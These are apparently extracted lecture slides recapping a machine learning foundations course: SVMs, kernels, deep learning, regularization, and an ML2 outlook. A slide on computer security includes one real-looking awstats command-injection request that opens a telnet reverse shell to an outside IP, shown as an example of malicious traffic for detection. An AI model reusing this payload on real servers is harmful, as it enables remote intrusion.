

12 Semester Recap & Outlook

Machine Learning 1: Foundations

Marius Kloft (TUK)

Kaiserslautern, 7–14 July 2020

Lecture 1: What is machine learning?

Arthur Samuel, 1959

“Field of study that gives computers the ability to **learn** [from data] without being explicitly programmed”

Aim

- ▶ Aim is to write a computer program that uses
 - ▶ the data instances $\mathbf{x}_1, \dots, \mathbf{x}_n \in \mathbb{R}^d$ (called “inputs”)
 - ▶ and their respective annotations
 $y_1, \dots, y_n \in \mathcal{Y} \stackrel{\text{e.g.}}{=} \{-1, +1\}$ (called “labels”)
- to compute a function $f : \mathbb{R}^d \rightarrow \mathcal{Y}$
 - ▶ that predicts for new instances \mathbf{x} the correct label y

Examples


Computer Security

Learn from source code or network traffic $\mathbf{x}_1, \dots, \mathbf{x}_n$ to discriminate benign code ($y = -1$) from malicious code ($y = +1$)

```
GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;sleep%207200%7ctelnet%20194%2e95%2e173%2e219%204321%7cwhile%20%3a%20%3b%20do%20sh%20%26%26%20break%3b%20done%20%3e%261%7ctelnet%20194%2e95%2e173%2e219%204321;echo%20YYY;echo|HTTP/1.1\x0d\x0aAccept: /*\x0d\x0aUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\x0d\x0aHost: wuppi.dyndns.org:80\x0d\x0aConnection: Close\x0d\x0a\x0d\x0a
```



Lecture 2: Linear Support Vector Machines




Hard-Margin SVM

$$\max_{\gamma, H_w} \gamma \quad \text{s.t.} \quad \gamma \leq y_i d(\mathbf{x}_i, H_w) \quad \text{for all } i = 1, \dots, n$$

- ▶ Find hyperplane with maximum margin γ
- ▶ such that inputs lie outside of the margin

Lecture 2: Linear Support Vector Machines




Hard-Margin SVM


$$\max_{\mathbf{w} \in \mathbb{R}^d, b \in \mathbb{R}} \frac{1}{2} \|\mathbf{w}\|^2 \quad \text{s.t. } 1 \leq y_i (\mathbf{w}^\top \mathbf{x}_i + b) \quad \text{for all } i = 1, \dots, n$$

(equivalently)

Lecture 2: Linear Support Vector Machines



Lecture 2: Linear Support Vector Machines




Soft-Margin SVM

$$\min_{b \in \mathbb{R}, \mathbf{w} \in \mathbb{R}^d} \frac{1}{2} \|\mathbf{w}\|^2 + C \sum_{i=1}^n \xi_i$$

Where we allow for some violations of the margin: $\xi_i := \max(0, 1 - y_i(\mathbf{w}^\top \mathbf{x}_i + b))$




Lecture 3: Convex Optimization via SGD



Lecture 4: Kernels Methods


Kernel Trick

- ▶ Substitute all occurrences of scalar products $\langle \mathbf{x}_i, \mathbf{x}_j \rangle$ in SVM by kernel $k(\mathbf{x}_i, \mathbf{x}_j)$
- ▶ E.g., polynomial kernel $k(\mathbf{x}_i, \mathbf{x}_j) := (\langle \mathbf{x}_i, \mathbf{x}_j \rangle + b)^m$
- ▶ Makes linear learning algorithms non-linear




Lectures 5 and 6: Deep Learning

$$\min_{\mathbf{w}, W} \frac{1}{2} \|\mathbf{w}\|^2 + \frac{1}{2} \sum_{l=1}^L \|W_l\|_{\text{Fro}}^2 + C \sum_{i=1}^n \ln(1 + \exp(-y_i \mathbf{w}^\top \phi_W(\mathbf{x}_i)))$$




Lecture 7: Overfitting & Regularization


underfitting



just right



overfitting




complexity →

Avoiding overfitting by proper model selection and regularization.


- ▶ Regularization smoothens the prediction function (making it less complex)

Lectures 8–10: Beyond binary classification:


L8: Regression



L9: Clustering




L10: Dimensionality Reduction



All those algorithms can be kernelized and “deepified”!

Lecture 11: Random Forests



Unifying View of Regr., Classif., and Dim. Reduction

$$\min_{[W, b], \mathbf{w}} \quad \frac{1}{2} \|\mathbf{w}\|^2 + C \sum_{i=1}^n l(f(\mathbf{x}_i), [y_i]) \left[+ \frac{1}{2} \sum_{l=1}^L \|W_l\|_{\text{Fro}}^2 \right],$$

with model

- ▶ $f(\mathbf{x}) = \langle \mathbf{w}, \phi(\mathbf{x}) \rangle + b$ for regression and classification
- ▶ $f(\mathbf{x}) = \|\phi(\mathbf{x}) - \mathbf{w}\mathbf{w}^\top \phi(\mathbf{x})\|^2$ for dimensionality reduction

and loss

- ▶ $l(t, y) := \max(0, 1 - yt)$ for SVM ("hinge loss")
- ▶ $l(t, y) := \ln(1 + \exp(-yt))$ for LR and ANN ("logistic loss")
- ▶ $l(t, y) := (t - y)^2$ for regression
- ▶ $l(t) := t$ for dimensionality reduction

and feature map

- ▶ $\phi := \text{id}$ for linear SVM, linear LR, RR, and PCA.
- ▶ $\phi := \phi_k$ for kernel SVM, kernel LR, KRR, and KPCA.
- ▶ $\phi := \phi_W$ for ANN, DR, and AE.

Grey terms only for neural methods, blue terms for dimensionality reduction

Limitation: k-means and random forests do not fit into unifying view

ML1 in One Table

ML1 methods as special cases of the equation:

| loss \ map | linear | kernel | neural |
|----------------|----------------------|-----------|-----------------|
| hinge | linear SVM | SVM | deep SVM |
| logistic | log. regression (LR) | kernel LR | DNN |
| squared | RR | KRR | deep regression |
| reconstruction | PCA | kPCA | autoencoder |

The **Statistical** Dimension

We have seen that ML1 can be summarized as a 2D table with the following dimensions:

- ▶ Feature map (lin, kernel, neural)
- ▶ Loss function (hinge, logistic, ...)

In ML2, we learn that there is another dimension:

- ▶ Statistical approach

This dimension has the four possible choices, of which we used **only one** in ML1!

ML2: Extend 2D Table into 3D Table

The diagram illustrates a 3D perspective view of a table, extending a 2D classification matrix into three dimensions:

- Method:** Frequentist, Bayesian, ML.
- Model:** MAP, MA, FB.
- Loss / Map:** hinge, logistic, squared, reconstruction, linear, linear SVM, log. regression (LR), RR, PCA, kernel, SVM, kernel LR, KRR, kPCA, neural, deep SVM, DNN, deep regression, autoencoder.

Topics in ML2

- ▶ Statistical ML
- ▶ Frequentist vs Bayesian approach
- ▶ Bayes rule and Bayes classifier
- ▶ Gaussian processes
- ▶ Bayesian neural networks
- ▶ EM algorithm
- ▶ Probabilistic PCA
- ▶ Variational autoencoders
- ▶ ...and more!

Hope you enjoyed ML1 and will enjoy ML2 :)

